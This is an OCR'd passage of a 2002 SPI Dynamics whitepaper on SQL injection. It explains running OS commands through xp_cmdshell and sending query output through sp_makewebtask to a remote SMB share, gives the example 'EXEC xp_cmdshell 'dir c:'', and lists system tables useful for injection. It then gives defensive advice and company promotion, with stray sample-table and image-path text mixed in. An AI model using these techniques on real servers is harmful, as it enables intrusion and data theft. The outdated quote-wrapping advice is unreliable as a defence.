`master.dbo.xp_cmdshell` is the holy grail of stored procedures. It takes a single argument, which is the command that you want to be executed at SQL Server's user level. The problem? It's not likely to be available unless the SQL Server user that the web application is using is the **"sa"**.




© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

3.4.2. sp_makewebtask



LastName	FirstName	Title	Notes	Extension
Steven	Buchanan	Sales Manager	Steven Buchanan graduated from St. Andrews University, Scotland, with a BSC degree in 1976. Upon joining the company as a sales representative in 1992, he spent 6 months in an orientation program at the Seattle office and then returned to his permanent post in London. He was promoted to sales manager in March 1993. Mr. Buchanan has completed the courses "Successful Telemarketing" and "International Sales Management." He is fluent in French.	3453
Michael	Suyama	Sales Representative	Michael is a graduate of Sussex University (MA, economics, 1983) and the University of California at Los Angeles (MBA, marketing, 1986). He has also taken the courses "Multi-Cultural Selling" and "Time Management for the Sales Professional." He is fluent in Japanese and can read and write French, Portuguese, and Spanish.	428
Robert	King	Sales Representative	Robert King served in the Peace Corps and traveled extensively before completing his degree in English at the University of Michigan in 1992, the year he joined the company. After completing a course entitled "Selling in Europe," he was transferred to the London office in March 1993.	465
Ann	Dodsworth	Sales Representative	Anne has a BA degree in English from St. Lawrence College. She is fluent in French and German.	452



© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.





Figure 9: Using sp_makewebtask

```
sp_makewebtask [@outputfile =] 'outputfile', [@query =] 'query'
```

Another favorite of mine is **`master.dbo.sp_makewebtask`**. As you can see, its arguments are an output file location and an SQL statement. **`sp_makewebtask`** takes a query and builds a webpage containing its output. Note that you can use a UNC pathname as an output location. This means that the output file can be placed on any system connected to the Internet that has a publicly writable SMB share on it. (The SMB request must generate no challenge for authentication at all). If there is a firewall restricting the server's access to the Internet, try making the output file on the website itself. (You'll need to either know or guess the webroot directory). Also be aware that the query argument can be any valid T-SQL statement, including execution of other stored procedures. **Making "`EXEC xp_cmdshell 'dir c:'`"** the @query argument will give you the output of **"`dir c:`"** in the webpage. When nesting quotes, remember to alternate single and double quotes.



© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

4. Solutions

4.1. Data sanitization


All client-supplied data needs to be cleansed of any characters or strings that could possibly be used maliciously. This should be done for all applications, not just those that use SQL queries. Stripping quotes or putting backslashes in front of them is nowhere near enough. The best way to filter your data is with a default-deny regular expression. Make it so that you only include that type of characters that you want. For instance, the following regexp will return only letters and numbers:

```
s/[^0-9a-zA-Z]//g
```

Make your filter as specific as possible. Whenever possible use only numbers. After that, numbers and letters only. If you need to include symbols or punctuation of any kind, make absolutely sure to convert them to HTML substitutes, such as ""e;" or ">". For instance, if the user is submitting an email address, allow only "@", "_", "." and "-" in addition to numbers and letters to be used, and only after those characters have been converted to their html substitutes.

4.2. Secure SQL web application coding

There are also a few SQL injection specific rules. First, prepend and append a quote to all user input. Even if the data is numeric. Next, limit the rights of the database user that the web application uses. Don't give that user access to all of the system stored procedures if that user only needs access to a handful of user-defined ones.



© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

5. Database server system tables

This section includes the names of system tables that are useful in SQL injection. You can get listings of the columns in each of these tables by searching for them on Google.

5.1. MS SQL Server


```
sysobjects
syscolumns
```

5.2. MS Access Server

```
MSysACEs
MSysObjects
MSysQueries
MSysRelationships
```

5.3. Oracle

```
SYS.USER_OBJECTS
SYS.TAB
SYS.USER_TABLES
SYS.USER_VIEWS
SYS.ALL_TABLES
SYS.USER_TAB_COLUMNS
SYS.USER_CONSTRAINTS
SYS.USER_TRIGGERS
SYS.USER_CATALOG
```



© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.

6. The Business Case for Application

Whether a security breach is made public or confined internally, the fact that a hacker has laid eyes on your sensitive data is of concern to your company, your shareholders, and most importantly, your customers.


SPI Dynamics has found that the majority of companies that take a proactive approach to application security, and that continuously engage in the application security process, are better protected. In the long run, these companies enjoy a higher ROI on their e-business ventures

About SPI Dynamics, Inc.

Founded in 2000 by a team of accomplished Web security specialists, SPI Dynamics mission is to develop security products and services that systematically detect, prevent, and communicate Web application vulnerabilities and intrusions for any online business, and provide intelligent methodological approaches for resolution of discovered vulnerabilities. Based in Atlanta, Georgia, SPI Dynamics is a privately held company. SPI Dynamics products are used in a wide variety of industries, including financial management, manufacturing, healthcare, telecommunications, and government.

For further information please contact:

SPI Dynamics, Inc.
115 Perimeter Center Place
Suite 270
Atlanta, GA 30346
Toll-free: 1-866-SPI-2700
Direct: 678-781-4800
Fax: 678-781-4850
sales@spidynamics.com



© 2002 SPI Dynamics, Inc. All Right Reserved. No reproduction or redistribution without written permission.